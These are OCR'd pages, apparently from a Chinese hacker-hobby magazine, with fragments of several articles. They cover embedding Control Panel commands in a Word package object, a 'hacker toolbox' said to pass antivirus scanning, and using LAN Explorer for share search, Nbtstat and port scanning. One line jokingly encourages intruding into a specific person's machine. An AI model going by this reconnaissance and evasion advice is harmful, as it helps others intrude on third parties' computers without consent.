


图 2

选择“是”，然后我们就可以在桌面上找到“控制面板”里面全部的项目的快捷方式了。现在我们再打开一个WORD文档，取名为“控制面板”，把桌面上的全部“控制面板”里项目的快捷方式复制下来粘贴在这个WORD文档中，如图4。




图 3

上接143页




图 4

现在我们再双击它试试？是不是打开“Adobe Gamma”这个程序了？

OK，我们保存这个 WORD 文档并加上密码，然后呢，你可以隐藏“我的电脑”、“控制面板”、“控制面板”里的所有项目，把这个 WORD 文档放在不引人注目的地方，当你想要运行“控制面板”的某个程序时直接打开这个 WORD 文档就可以了，是不是很方便呢？

以上方法在 WIN98 下测试通过，但是当我以同样的方法在自己的 Windowsxp+office2003 下测试却出现麻烦了，我还是按照上面说的一步步进行着，只是到最后当我双击 WORD 里的项目时，弹出一个对话框提示是否，打开这个“对象”，如图 5。




图 5

选择“是”后又弹出文件下载对话框，如图 6。




图 6

大家看“保存”为灰色了，我点击“打开”，却显示 WINDOWS 无法打开此文件，如图 7。




图 7

看来 WORD 不支持快捷方式，这次我想到了第二种办法——创建对象。在 WORD 工具栏上依次打开“插入→对象”在对象类型中我们选择“包”，如图 8。




图 8

接着弹出如图 9 所示的对话框。




图 9

为了好看我们给包插上图标，单击“插入图标”然后随便选择一个图标就可以了。再在这个对话框的工具栏中依次打开“编辑→命令行”，在填入命令处填写这个：“d：\windows\system32\inetcpl.cpl”然后“确定”，关闭图 8 对话框，选择“是”。这里注意下，我的 OS：WINXP 是装在 D 盘的，你需要视自己情况而定；“d：\windows\system32\inetcpl.cpl”不能写成“%windir%\system32\inetcpl.cpl”否则系统提示找不到文件并提示执行命令失败，如图 10。




图 10

一切设置好后，打开我们建立好的包，依然会弹出图 4 和图 5 的窗口，不过我们点下图 5 中的“打开”后是不是相应项目的属性就豁然眼前了呢？

需要注意的是“d：\windows\system32\inetcpl.cpl”中“inetcpl.cpl”是可以改变的，其实“控制面板”里所有的项目所调用的程序扩展名都是“.cpl”存放于 system32 文件夹下，大家可以自己在这个文件夹下找到相应项目对应调用的程序，再做修改。




图 10




图 11

然后我用最新的卡巴杀了一下，通过了。^_^，后面还有一些修改特征码的工具，查找网马的工具，就留给大家自己去体验了，在此就不再多做介绍了。

哦，差点忘记了，最后来看一下这可爱的界面，还可以当作一个浏览器来使用呢。并且放歌听、域名转换、旁注、查看源码、查看网站排名都可以呢！是不是让它的小体积，大功能给深深吸引了呢？那就赶快来使用吧，居家旅行的必备黑客工具箱哟！

（本文涉及的相关工具：菲若子迷你器 v1.1，光盘中有收录。）

扫描搜索样样精通——LAN Explorer

FLY

AN Explorer 是一款非常好用的搜索软件，通常我们用它来搜索局域网中的共享资源，但是通过一段时间的使用，我发现，如果把它利用得好的话，也可以成为一个非常好用的扫描软件。下面我们就看看怎样使用它的吧！

首先打开“LAN Explorer”，弹出如图1所示的窗口，大家可以看到上面有六个大按钮，分别是“搜索设置”、“IP 地址查询”、“Nbtstat”、“端口扫描”、“Ping”、“发送消息”，其中对我们最有用的就是前五个了。




图 1

1．“搜索设置”，这是本软件的老本行了，听名称就知道是搜索局域网上的共享资源的，有关配置之类的我就不多说了，如图2，挺简单的。




图 2

值得注意的是，LanExplorer 在打开需要登录才能访问的 Win2k/WinNT 机器时，默认使用用户名为“guest”，密码无。你可以对“用户名和密码”页进行更改，并对特定的机器指定特定的用户名和密码。搜索的时候你可以选择用网上邻居搜索还是 IP 地址段搜索，方便你的使用。

2．“IP 地址查询”，可以由主机名或域名（如 www.sina.com.cn）查询 IP 地址，或由 IP 地址查询主机名／域名，比较简单。

3．“Nbtstat”，如图3，我们很轻易的就能得知所要搜索的 IP 段的 IP 地址与用户对应情况，对局域网内的用户来说就可以选择特定机器来入侵了（比如某个 MM 的机器，呵呵，别说我教你的哦），很有用的。

